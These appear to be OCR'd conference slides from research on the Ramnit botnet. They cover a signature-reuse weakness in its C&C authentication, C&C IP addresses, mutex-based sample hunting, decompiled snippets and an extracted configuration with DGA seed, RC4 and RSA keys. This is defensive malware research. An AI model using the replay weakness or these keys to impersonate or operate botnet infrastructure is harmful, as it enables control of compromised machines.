
$$\text{SignatureB} = \text{RSA}(\text{PrivKeyB}, \text{SHA1}(194.87.146.72))$$

$$\text{RSA}(\text{PubKeyB}, \text{SignatureB}) = \text{SHA1}(194.87.146.72)$$



Ramnit authentication protocol weakness

- Good:
 - Only a C&C server which knows RSA Private Key can issue a valid signature for its IP address.
- Bad:
 - RSA signature has only one argument – IP address of a C&C server. A valid RSA signature can be reused.

Ramnit authentication protocol weakness




Ramnit authentication protocol weakness




Ramnit authentication protocol weakness

$$\text{RSA}(\text{PubKey}, \text{Signature}) = \text{SHA1}(194.87.146.72)$$




Acquiring the IP address of a real C&C server

VPS hosting




194.87.146.71




194.87.146.72

C&C server




194.87.146.73




194.87.146.74

Acquiring the IP address of a real C&C server


VPS hosting




194.87.146.71




194.87.146.72




194.87.146.73




194.87.146.74



194.87.146.75




194.87.146.100




194.87.146.151

Acquiring the IP address of a real C&C server



Botnet or its small part?

- To control the botnet or to see all C&C servers we need to get all possible malware configurations.
- There are a lot of malware configurations with different DGA seeds.



Acquiring more samples

```
GetVolumeInformationA_0(&Buffer, 0, 0, &VolumeSerialNumber,  
p1 = seed + ab_prng(VolumeSerialNumber ^ 0x12, 0xFFFFFFFF);  
p2 = ab_prng(seed1, 0xFFFFFu);  
p3 = ab_prng(seed2, 0xFFFFFu);  
p4 = ab_prng(seed3, 0xFFFFFu);  
p5 = addend + ab_prng(seed4, 0xFFFFFFFF);  
p6 = ab_prng(seed5, 0xFFFFFu);  
result = vsprintf0(  
    mutex_name,  
    "{%08X-%04X-%04X-%04X-%08X%04X}",  
    p1, p2, p3, p4, p5, p6);
```

DETECTION DETAILS RELATIONS BEHAVIOR

VirusTotal Cuckoofork

Lastline
Rising MOVES
Tencent HABO
VirusTotal Cuckoofork

Synchronization Mec

Mutexes Created

{65D180CA-BACE-614C-7239-5ABDD5E947B0}
ShimCacheMutex
{65D186C1-BACE-614C-7239-5ABDD5E947B0}

Mutex name depends on VolumeSerialNumber

Acquiring more samples

behaviour: "{65D180CA-BACE-614C-7239-5ABDD5E947B0}"

FILES 20 / 13.78 K

We found more than 13,000 malicious samples!

peexe overlay

1eab8410a3934f07fe8f4e318b6d4c42ff6199f933baf6e02466

PREVIEW.EXE

peexe overlay

DETECTION DETAILS RELATIONS BEHAVIOR

VirusTotal Cuckoofork

Lastline

Rising MOVES

Recent HABO

VirusTotal Cuckoofork

Synchronization Mechanisms & Signals

Mutexes Created


{65D180CA-BACE-614C-7239-5ABDD5E947B0}

ShimCacheMutex


{65D186C1-BACE-614C-7239-5ABDD5E947B0}

Acquiring more samples


Different mutex names in other sandboxes:

 Tencent HABO

Mutexes Created
{287668DE-73B1-A356-2C96-09D234F50D6F}

 Rising MOVES

Mutexes Created
{3532CC71-0F73-504A-CC37-6735913B5B3E}

 Lastline

Mutexes Created
{3E65BD66-26C0-123E-2E75-7598A15ACF8F}

Semi-automatic configuration extraction

The screenshot displays the IDA Pro interface. The main window shows a hex view of memory starting at address 10019FB0. The data at 1001A000 is highlighted in blue and contains the following hex and ASCII values:


| | | | | |
|----------|-------------|-------------------------|-------------|-----------------|
| 1001A000 | 32 00 00 00 | 8F B7 A9 36 01 00 00 00 | 52 E4 37 5A | 2...П-и6...R072 |
|----------|-------------|-------------------------|-------------|-----------------|

The output window at the bottom shows the execution of a Python script that extracts configuration data from the memory. The script output is as follows:

```
Python>res = extract_config()
Python>import json
Python>json.dumps(res, indent=4)
{
  "num_domains": 50,
  "dga_seed": 917092239,
  "rsa_key":
  "308189028180878bf02819a301c1a06cb351b52f575d1c1f0cb4353f450327012645f50f48feda2089dbbb2efba671b038ce0d5e302f66b00fe9a931e3877d16d34557f2a67422f62774b4d2895e79e623b02b2904fbedf905f8dc7f6ef984ba1147d7b2258d387562919e6e57703b471c579c293b992fe32d0480a9087a0f3962486c6e4f81020400010001",
  "campaign": "demetra",
  "static_domains": "yyygshsshssjhsheush.com",
  "md5_salt": "15Bn99gT",
  "rc4_key": "fenquyidh",
  "port": 443
}
```

The status bar at the bottom indicates the system is idle, with 132GB of disk space available.

Semi-automatic configuration extraction



```
Python>extract_config()
```

Campaign: "demetra"

Domains Count: 50

DGA Seed: 0x36A9B78F

RC4 Key: "fenquyidh"

RSA Key: "308189028180878bf02819a301c1a06cb351b52f575d1c1f0cb4353f450..."

Static Domains: "yyygshsshssjhsiheush.com"

Port: 443

Problem: packed samples

Packed sample

The configuration extraction script can't be used with packed samples

```
.text:0040101E ; Attributes: thunk  
.text:0040101E  
char **  
start+DE.  
24520B2'
```

00001060 00401060: .text:00401060 (Synchronized with Hex View-1)

